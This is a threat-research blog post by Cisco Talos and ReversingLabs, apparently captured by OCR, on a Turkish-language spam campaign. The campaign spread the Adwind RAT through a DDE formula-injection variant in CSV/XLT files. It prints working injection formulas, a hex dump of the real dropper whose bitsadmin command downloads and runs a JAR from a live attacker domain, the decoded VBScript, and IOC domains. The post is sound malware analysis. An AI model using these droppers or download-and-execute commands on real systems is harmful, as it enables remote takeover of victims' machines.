
Adwind Dodges AV via DDE

blog.talosintelligence.com/2018/09/adwind-dodgesav-dde.html



This blog post is authored byPaul Rascagneres, Vitor Ventura and with the contribution of Tomislav Pericin and Robert Perica from ReversingLabs.

Introduction

Cisco Talos, along with fellow cybersecurity firm ReversingLabs, recently discovered a new spam campaign that is spreading the Adwind 3.0 remote access tool (RAT), targeting the three major desktop operating systems (Linux, Windows and Mac OSX). This new campaign, first discovered by ReversingLabs on Sept. 10, appears to be a variant of the Dynamic Data Exchange (DDE) code injection attack on Microsoft Excel that has appeared in the wild in the past. This time, the variant is able to avoid detection by malware-blocking software. ReversingLabs has written their own blog on this issue here.


The majority of the targets in this campaign are in Turkey, according to data from the Cisco Umbrella cloud security platform. After our research, we have discovered important details about this attack, as well as the malicious, forged Microsoft Office documents that the attackers are using.

Spam campaign

Our Umbrella telemetry shows that this campaign started on Aug. 26, 2018, peaking on Aug. 28.

DNS query hits

Umbrella also shows that 75 percent of the requests were made from Turkey. This is no surprise, considering the language in the spam emails is Turkish. Some of the targets were also located in Germany, which makes sense given that there is a significant Turkish community in Germany. The attackers tempt the user with an email about the cost of footwear in this particular example below.



Sample of spam email

In the screenshot above, we can see a CSV file is attached. We identified attachments with the .XLT extension, too — please see the "Microsoft Office Dropper" section for additional details.

Microsoft Office Dropper

We have seen at least two different droppers in this campaign. They use either the .csv or .xlt extensions, which are opened by default by Microsoft Excel. Both versions were leveraging a new variant to the DDE code injection attack. Although this method is well-known, this variant is undetected at the time of this writing.

The dropper implementing this method will have the following internal format:

```
<random quantity of data><special byte><code to be executed><random quantity of data>
```

Here is a breakdown of what this format means:

<random quantity of data> — Random data in any quantity — the last is optional. Not necessarily ASCII characters.

<special byte> — 0x0A (New Line) or 0x0D (Carriage Return), these special bytes are interpreted by Excel as new lines, putting any data that follows on the first cell of the next row.

<code to be executed> — the executed command must start by "=", "+", "-" or be included in a function (such as @SUM()). The command format is command|'argument'!cell. The cell does not need to be a valid one. For example:

```
=calc|' '!A0
+msiexec|' /q /i C:\Users\user\Downloads\file.msi'!A0
@SUM(calc|' '!A0)
```

The dropper file can have any of the extensions in the table below. Not all of the extensions will be opened by Microsoft Excel by default. However, for the non-default extensions, a script starting Excel with a file with one of these extensions as a parameter is still a viable attack scenario.

.htm	xls	.slk	.xlsb	.xlam	.xlt	.xlsx	.xld	.dll
.txt	.db	.dif	.xltx	.pdf	.xla	.xlsm	.xlb	.xlw
.prn	.csv	.xml	.xltm	.xps	.mht	.ods	.xll	.xlm
.oqy	.iqy	.dqy	.rqy	.xlc	.html	.mhtml		

Formats like CSV doesn't have a predefined header, thus it can contain any kind of data at the beginning. Having random data like in the samples we found my trick the anti-virus into skip the file scanning. Other formats may be considered corrupted, as they might not follow the expected format.


Here is an example:

```
00000830  47 fc c9 c8 5f 27 5b 6e  4e e2 d6 88 21 24 cc 27  |G..._'[nN...!$.'|
00000840  88 7e 5e bf 40 c2 e9 cd  8a f2 9f 2c b7 d9 b5 a8  |.~^.@......,....|
00000850  2a c6 98 0d 0a 3d 63 6d  64 7c 27 20 2f 63 20 40  |*....=cmd|' /c @|
00000860  65 63 68 6f 20 53 65 74  20 57 58 57 59 4b 4e 52  |echo Set WXWYKNR|
00000870  47 20 3d 20 43 72 65 61  74 65 4f 62 6a 65 63 74  |G = CreateObject|
00000880  28 22 57 73 63 72 69 70  74 2e 53 68 65 6c 6c 22  |("Wscript.Shell"|
00000890  29 20 3e 20 4e 4d 55 57  59 54 47 4f 2e 76 62 73  |) > NMUWYTGO.vbs|
000008a0  20 26 20 40 65 63 68 6f  20 57 58 57 59 4b 4e 52  | & @echo WXWYKNR|
000008b0  47 2e 52 75 6e 20 22 63  6d 64 20 2f 63 20 62 69  |G.Run "cmd /c bi|
000008c0  74 73 61 64 6d 69 6e 20  2f 74 72 61 6e 73 66 65  |tsadmin /transfe|
000008d0  72 20 38 20 2f 64 6f 77  6e 6c 6f 61 64 20 68 74  |r 8 /download ht|
000008e0  74 70 3a 2f 2f 65 72 61  79 69 6e 73 61 61 74 2e  |tp://erayinsaat.|
000008f0  6c 69 76 65 20 25 74 65  6d 70 25 5c 4e 4d 55 57  |live %temp%\NMUW|
00000900  59 54 47 4f 2e 6a 61 72  26 25 74 65 6d 70 25 5c  |YTGO.jar&%temp%\|
00000910  4e 4d 55 57 59 54 47 4f  2e 6a 61 72 22 2c 30 2c  |NMUWYTGO.jar",0,|
00000920  54 72 75 65 20 3e 3e 20  4e 4d 55 57 59 54 47 4f  |True >> NMUWYTGO|
00000930  2e 76 62 73 26 20 4e 4d  55 57 59 54 47 4f 2e 76  |.vbs& NMUWYTGO.v|
00000940  62 73 27 21 41 30 0d 0a  6e e3 b0 c6 a3 40 b4 fb  |bs'!A0..n....@..|
```

Example of a dropper


Excel will display warnings to the user regarding the execution of code. Here is an example

where the payload is executing "calc.exe:"




Excel corruption warning upon execution

As you can see, Excel detects that the opened file is not a real XLT document. It explains that the file is probably corrupted and asks the user if they are sure they want to open it.



Command execution warning

The second warning notifies the user that the document will execute the application "CMD.exe."



Calc execution

If the user accepts the three warnings, the system will open the calculator application.

In this campaign, the purpose of the injected code was to create and execute a VBScript with the following content:

```
Set WXWYKNRG = CreateObject("Wscript.Shell")
WXWYKNRG.Run "cmd /c bitsadmin /transfer 8 /download hxxp://erayinsaat[.]live
%temp%\NMUWYTGO.jar&%temp%\NMUWYTGO.jar",0,True
```

The script uses bitasdmin, a tool provided by Microsoft to download or upload jobs and monitor their progress, to get the final payload. This payload is a Java archive file.

Java Payload

The Java code is packed with the demo version of a commercial packer named "Allatori Obfuscator version 4.7."

Packer banner

We identified the packed malware as Adwind RAT v3.0.

Adwind configuration

It's a well-known multiplatform RAT with several configurations possible. The samples we tested were configured to achieve persistence on Windows, Linux and Mac OSX. Each platform has its own persistence name (see IOC section).

This RAT is used by several malicious groups. It gives its operators the ability to execute any kind of commands on its victims, log keystroke, take screenshots, take pictures or transfer files. In the past, it has been used to run cryptocurrency mining campaigns and in a separate attack that targeted the aviation industry.

Conclusion

The DDE variant used by the droppers in this campaign is a good example of how signature-based antivirus software can be tricked. It is also a warning sign regarding file extension-scanning configurations. This kind of injection has been known for years, however, this actor found a way to modify it in order to have an extremely low detection ratio. The malicious actor used a well-known multiplatform RAT with a wide range of capabilities — a "field proven" RAT that ensured it would work as designed and go undetected. Although both the generic method and the payload are known, this campaign shows how some variance in well-known artifacts can trick antivirus software. Their behavior, however, is clearly classical, which means that sandboxing- and behavior-based solutions aligned with intent-based networks should be able to detect and stop these threats without problems.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

(AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

URLs

hxxp://avrasyagrup[.]live
hxxp://avrasyayapi[.]live
hxxp://birlikholding[.]live
hxxp://erayinsaat[.]live
hxxp://qakeyewoha[.]club
hxxp://yeyamohofe[.]club

Hashes

Office Documents

0143b64f11346fab531951f7f1167a80e26728e6178676aacc9a58eca4b306d8
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Java Payload

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